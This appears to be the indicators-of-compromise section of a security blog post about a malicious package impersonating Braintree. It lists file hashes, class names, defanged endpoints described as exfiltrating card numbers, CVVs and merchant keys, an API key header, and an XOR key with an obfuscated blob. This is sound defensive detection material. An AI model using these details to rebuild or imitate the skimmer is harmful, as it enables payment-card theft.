- 9d8d79000f6413668429d851f7d8ce94cd1b61c3a421939cf34cec8d668f5388
- c9564621abec9bdb7ceb38bb1a2895a119772b7f830351272c13a3f4cd606b97
- f53359313ce9a9433651202a7ffbf155dc1379103796a45492a50edbf044d59d
- b4a5bcf4ce8c9cc844c06f436d4c26b28cb408f7e4fd8990681336445493acc1
- 531302fe3b8a8624aa468ee83707448fbd1db2eaa3f8d587331db2b17890f8ad
- bfdaf869a3956b37bf416dcdafead314e8de0215cfd8fd8b2bc7a4e5cd15a349

- 5138ea25563be4ae8143b7a46c6bc42af00344678e6d4451ac596b5b5587c70e
- eceab1132aacd803962fa173d1b2c43e225fcfa8b5d26d3efadad1b4de33d8ec
- de6384e853dfc007205abb7b15b49eded2e3e977058600dece2c2e9190a5191a
- c3be125753aea85728a082823db77d833377d7e3eb199364aa49d1ff2535f53e

Code Artifacts (class/type names to hunt in assemblies)

- Braintree.CardOperationLogger
- Braintree.DependencyInjectorLoader
- DependencyInjector.Core.Reporting.EndpointObfuscator
- DependencyInjector.Core.Reporting.AnalyticsReporter
- DependencyInjector.Core.AutoInitializer

Network Indicators

- hxxps[://]api.348672-shakepay[.]com/api/card — PAN/CVV exfiltration
- hxxps[://]api.348672-shakepay[.]com/api/account — Braintree merchant key exfiltration
- hxxps[://]api.348672-shakepay[.]com/api/analytics/report — environment/config exfiltration
- Header: X-Api-Key: 2523-5235-8564-2683-2386

Obfuscation Artifacts

- XOR key 4A7B2C5D1E8F3A6B9C0D5E2F7A4B1C8D — DependencyInjector.Core analytics endpoint decode
- Obfuscated blob
220F582D6DB51544FD7D3701497F24BB7D49012E76EE510EEC6C2701192471A22B0B45727FE
15B07E579374C09646EE83A145E29 — decodes to analytics/report URL above

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email